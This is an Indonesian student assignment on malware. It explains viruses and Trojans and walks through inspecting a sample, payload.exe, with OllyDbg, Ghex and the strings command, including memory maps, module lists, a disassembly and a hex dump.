TUGAS KEAMANAN JARINGAN KOMPUTER

“MALWARE”

Devi Purnama

09011281320016

SISTEM KOMPUTER

FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA


2017


Malware adalah istilah yang digunakan untuk perangkat lunak berbahaya yang dirancang untuk merusak atau melakukan tindakan yang tidak diinginkan terhadap sistem komputer. Contoh perangkat lunak berbahaya meliputi Virus, Worm. malware destruktif akan memanfaatkan alat komunikasi populer untuk menyebar, termasuk worm dikirim melalui email dan instant messages, Trojan horse dari situs web, dan file yang terinfeksi virus download dari koneksi peer-to-peer. Malware juga akan berusaha untuk mengeksploitasi kerentanan yang ada pada sistem making entry quiet and easy dan mengacu pada setiap jenis perangkat lunak berbahaya yang mencoba untuk menginfeksi komputer atau perangkat mobile. Hacker menggunakan malware untuk sejumlah alasan seperti, penggalian informasi pribadi atau password, mencuri uang, atau mencegah pemilik mengakses perangkat mereka. Anda dapat melindungi diri terhadap malware dengan menggunakan software anti-malware

Trojan horse atau Kuda Troya atau yang lebih dikenal sebagai Trojan dalam keamanan komputer merujuk kepada sebuah bentuk perangkat lunak yang mencurigakan (malicious software/malware) yang dapat merusak sebuah sistem atau jaringan. Tujuan dari Trojan adalah memperoleh informasi dari target (password, kebiasaan user yang tercatat dalam system log, data, dan lain-lain), dan mengendalikan target (memperoleh hak akses pada target)

Dalam tugas ini kami melakukan string payload.exe dan payload2.exe menggunakan software OLLYDBG.EXE maka pada payload.exe akan muncul tampilan seperti di bawah ini yaitu :


Pertama yang akan terbaca yaitu log data yang berfungsi untuk melihat tempat menyimpan file payload.exe. Jika membuka file payload.exe pada software OLLYDBG.EXE maka ini dari file ini akan di tampilkan secara jelas satu persatu.






Memory map


Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00040000	0000F000				Map	R	R	
00085000	0000B000				Priv	RW Gua	RW	
0018B000	00002000				Priv	RW Gua	RW	
0018D000	00003000			stack of ma	Priv	RW Gua	RW	
00190000	00004000				Map	R	R	
001A0000	00002000				Priv	RW	RW	
00220000	0001B000				Priv	RW	RW	
00320000	0007E000				Map	R	R	\Device\HarddiskV
003A0000	00006000				Priv	RW	RW	
00400000	00001000	payload		PE header	Imag	R	RWE	
00401000	0000B000	payload	.text	code	Imag	R	RWE	
0040C000	00001000	payload	.rdata	imports	Imag	R	RWE	
0040D000	00008000	payload	.data	data	Imag	R	RWE	
00415000	00001000	payload	.rsrc	resources	Imag	R	RWE	
00540000	00003000				Priv	RW	RW	
6ACD0000	00001000	apphelp		PE header	Imag	R	RWE	
6ACD1000	00074000	apphelp	.text	code,export	Imag	R	RWE	
6AD45000	00004000	apphelp	.data	data	Imag	R	RWE	
6AD49000	00003000	apphelp	.idata	imports	Imag	R	RWE	
6AD4C000	00017000	apphelp	.rsrc	resources	Imag	R	RWE	
6AD63000	00006000	apphelp	.reloc	relocations	Imag	R	RWE	
75250000	00001000	WSOCK32		PE header	Imag	R	RWE	
75251000	00003000	WSOCK32	.text	code,export	Imag	R	RWE	
75254000	00001000	WSOCK32	.data	data	Imag	R	RWE	
75255000	00001000	WSOCK32	.idata	imports	Imag	R	RWE	
75256000	00001000	WSOCK32	.rsrc	resources	Imag	R	RWE	
75257000	00001000	WSOCK32	.reloc	relocations	Imag	R	RWE	
75260000	00001000	bcryptPr		PE header	Imag	R	RWE	
75261000	0004D000	bcryptPr	.text	code,export	Imag	R	RWE	
752AE000	00001000	bcryptPr	.data	data	Imag	R	RWE	
752AF000	00001000	bcryptPr	.idata	imports	Imag	R	RWE	
752B0000	00001000	bcryptPr	.rsrc	resources	Imag	R	RWE	
752B1000	00002000	bcryptPr	.reloc	relocations	Imag	R	RWE	
752C0000	00001000	CRYPTBAS		PE header	Imag	R	RWE	
752C1000	00004000	CRYPTBAS	.text	code,export	Imag	R	RWE	
752C5000	00001000	CRYPTBAS	.data	data	Imag	R	RWE	
752C6000	00001000	CRYPTBAS	.idata	imports	Imag	R	RWE	
752C7000	00001000	CRYPTBAS	.rsrc	resources	Imag	R	RWE	
752C8000	00001000	CRYPTBAS	.reloc	relocations	Imag	R	RWE	
752D0000	00001000	SspiCli		PE header	Imag	R	RWE	
752D1000	00016000	SspiCli	.text	code,export	Imag	R	RWE	
752E7000	00001000	SspiCli	.data	data	Imag	R	RWE	
752E8000	00002000	SspiCli	.idata	imports	Imag	R	RWE	
752EA000	00001000	SspiCli	.rsrc	resources	Imag	R	RWE	
752EB000	00002000	SspiCli	.reloc	relocations	Imag	R	RWE	
75510000	00001000	KERNEL32		PE header	Imag	R	RWE	
75520000	00062000	KERNEL32	.text	code	Imag	R E	RWE	
75590000	0007E000	KERNEL32	.rdata	imports,exp	Imag	R	RWE	
75610000	00001000	KERNEL32	.data	data	Imag	RW	RWE	
75620000	00001000	KERNEL32	.rsrc	resources	Imag	R	RWE	
75630000	0001A000	KERNEL32	.reloc	relocations	Imag	R	RWE	
75C50000	00001000	ADVAPI32		PE header	Imag	R	RWE	
75C51000	00068000	ADVAPI32	.text	code,export	Imag	R	RWE	
75CB9000	00004000	ADVAPI32	.data	data	Imag	R	RWE	
75CBD000	00005000	ADVAPI32	.idata	imports	Imag	R	RWE	
75CC2000	00001000	ADVAPI32	.rsrc	resources	Imag	R	RWE	
75CC3000	00005000	ADVAPI32	.reloc	relocations	Imag	R	RWE	
75D60000	00001000	NSI		PE header	Imag	R	RWE	
75D61000	00002000	NSI	.text	code,export	Imag	R	RWE	
75D63000	00001000	NSI	.data	data	Imag	R	RWE	
75D64000	00001000	NSI	.idata	imports	Imag	R	RWE	
75D65000	00001000	NSI	.rsrc	resources	Imag	R	RWE	
75D66000	00001000	NSI	.reloc	relocations	Imag	R	RWE	
75D70000	00001000	WS2_32		PE header	Imag	R	RWE	
75D71000	00035000	WS2_32	.text	code,export	Imag	R	RWE	
75DD6000	00001000	WS2_32	.data	data	Imag	R	RWE	




Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00016000	00405A8D	payload	2.2.14	D:\Devi\TUGAS_kjk\TUGAS\payloads\payloads\payloac
6ACD0000	00099000	6ACD2C48	apphelp	6.3.9600.16384	C:\Windows\system32\apphelp.dll
75250000	00008000	752510C0	WSOCK32	6.3.9600.16384	C:\Windows\SYSTEM32\WSOCK32.dll
75260000	00053000	75264815	bcryptPr	6.3.9600.17031	C:\Windows\SYSTEM32\bcryptPrimitives.dll
752C0000	00009000	752C1005	CRYPTBAS	6.3.9600.16384	C:\Windows\SYSTEM32\CRYPTBASE.dll
752D0000	0001D000	752DAE56	SspiCli	6.3.9600.16408	C:\Windows\SYSTEM32\SspiCli.dll
75510000	00140000	75529210	KERNEL32	6.3.9600.17031	C:\Windows\SYSTEM32\KERNEL32.DLL
75C50000	00078000	75C51005	ADVAPI32	6.3.9600.16384	C:\Windows\SYSTEM32\ADVAPI32.dll
75D60000	00007000	75D61589	NSI	6.3.9600.16384	C:\Windows\SYSTEM32\NSI.dll
75D70000	0004D000	75D710D1	WS2_32	6.3.9600.16384	C:\Windows\SYSTEM32\WS2_32.dll
75DC0000	000B1000	75DE7432	RPCRT4	6.3.9600.16384	C:\Windows\SYSTEM32\RPCRT4.dll
75FF0000	000BE000	75FFA9CD	MSVCRT	7.0.9600.16384	C:\Windows\SYSTEM32\MSVCRT.dll
760B0000	0003E000	760B5F8D	sechost	6.3.9600.16384	C:\Windows\SYSTEM32\sechost.dll
774F0000	000CF000	774FDA2D	KERNELBA	6.3.9600.17031	C:\Windows\SYSTEM32\KERNELBASE.dll
778A0000	00168000		ntdll	6.3.9600.17031	C:\Windows\SYSTEM32\ntdll.dll



Threads
Ident Entry Data block Last error Status Priority User time System
00001580 00405A8D 7FFDD000 ERROR_SUCCESS (00(Active 32 + 0 0.0312 s 0.0


CPU - main thread, module ntdll
778DF3F0 895C24 08 MOV DWORD PTR SS:[ESP+8],EBX
778DF3F4 E9 8DB40000 JMP ntdll.778EA886
778DF3F9 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
778DF400 8BD4 MOV EDX,ESP
778DF402 0F34 SYSENTER
778DF404 C3 RETN
778DF405 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
778DF40C 8D6424 00 LEA ESP,DWORD PTR SS:[ESP]
778DF410 8D5424 08 LEA EDX,DWORD PTR SS:[ESP+8]
778DF414 CD 2E INT 2E
778DF416 C3 RETN
778DF417 90 NOP
778DF418 90 NOP
778DF419 90 NOP
778DF41A 90 NOP
778DF41B 90 NOP
778DF41C 90 NOP
778DF41D 90 NOP
778DF41E 90 NOP
778DF41F 90 NOP
778DF420 55 PUSH EBP
778DF421 8BEC MOV EBP,ESP
778DF423 8DA424 30FDFFFF LEA ESP,DWORD PTR SS:[ESP-2D0]
778DF42A 54 PUSH ESP
778DF42B E8 63010000 CALL ntdll.RtlCaptureContext
778DF430 8B55 04 MOV EDX,DWORD PTR SS:[EBP+4]
778DF433 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
778DF436 838424 C4000000 ADD DWORD PTR SS:[ESP+C4],4
778DF43E 8950 0C MOV DWORD PTR DS:[EAX+C],EDX
778DF441 C70424 07000100 MOV DWORD PTR SS:[ESP],10007
778DF448 8BCC MOV ECX,ESP
778DF44A 6A 01 PUSH 1
778DF44C 51 PUSH ECX
Registers (FPU)
EAX 00405A8D payload.<ModuleEntryPoi
ECX 00000000
EDX 00000000
EBX 7FFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 778DF3F0 ntdll.778DF3F0
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U O
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1
Address Hex dump ASCII
0040D000 00 00 00 00 00 00 00 00 ....
0040D008 00 00 00 00 00 00 00 00 ....
0040D010 01 00 00 00 64 00 00 00 0...d...
0040D018 01 00 00 00 01 00 00 00 0...0...
0040D020 01 00 00 00 00 00 00 00 0.......
0040D028 80 C3 C9 01 00 00 00 00 Ç╞╔0....
0040D030 E0 0B 41 00 32 00 00 00 ó♂A.2...
0040D038 42 00 00 00 4B 00 00 00 B...K...
0040D040 50 00 00 00 5A 00 00 00 P...Z...
0040D048 5F 00 00 00 62 00 00 00 _...b...
0040D050 63 00 00 00 64 00 00 00 c...d...
0040D058 25 73 3A 20 43 61 6E 6E %s: Cann
0040D060 6F 74 20 75 73 65 20 63 ot use c
0040D068 6F 6E 63 75 72 72 65 6E oncurren
0040D070 63 79 20 6C 65 76 65 6C cy level
0040D078 20 67 72 65 61 74 65 72 greater
0040D080 20 74 68 61 6E 20 74 6F than to
0040D088 74 61 6C 20 6E 75 6D 62 tal numb
0040D090 65 72 20 6F 66 20 72 65 er of re
0040D098 71 75 65 73 74 73 0A 00 quests..
0040D0A0 25 73 3A 20 49 6E 76 61 %s: Inva
0040D0A8 6C 69 64 20 43 6F 6E 63 lid Conc
0040D0B0 75 72 72 65 6E 63 79 20 urrency
0040D0B8 5B 52 61 6E 67 65 20 30 [Range 0
0040D0C0 2E 2E 25 64 5D 0A 00 00 ..%d]...
0040D0C8 25 73 3A 20 69 6E 76 61 %s: inva
0040D0D0 6C 69 64 20 55 52 4C 0A lid URL.
0040D0D8 00 00 00 00 25 73 3A 20 ....%s:
0018FFF0 00000000
0018FFF4 00405A8D payload.<ModuleEntryPoint>
0018FFF8 00000000
0018FFFC 00000000

Selanjutnya buka Ghex pada terminal linux yang berfungsi untuk melihat file payload.exe setelah file tersebut di buka maka akan muncul tampilan sepeti di bawah ini :





Setelah file di atas di samakaan dengan kode yang ada pada halaman web http://www.garykessler.net/library/file_sigs.html. Ini dari payload.exe ini sama




ZAP (ZoneAlam data file) yaitu program firewall pribadi (personal) Zone Alam dapat memantau segala aktivitas program-program yang mencurigai,mengirim atau menerima informasi luar Zone Alarm seperti diibaratkan seperti satpam pada komputer.


Pada saat di buka pada terminal linux maka tampilan payload.exe akan lebih lengkap


devi-Lenovo-Z40-75 Documents # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.text
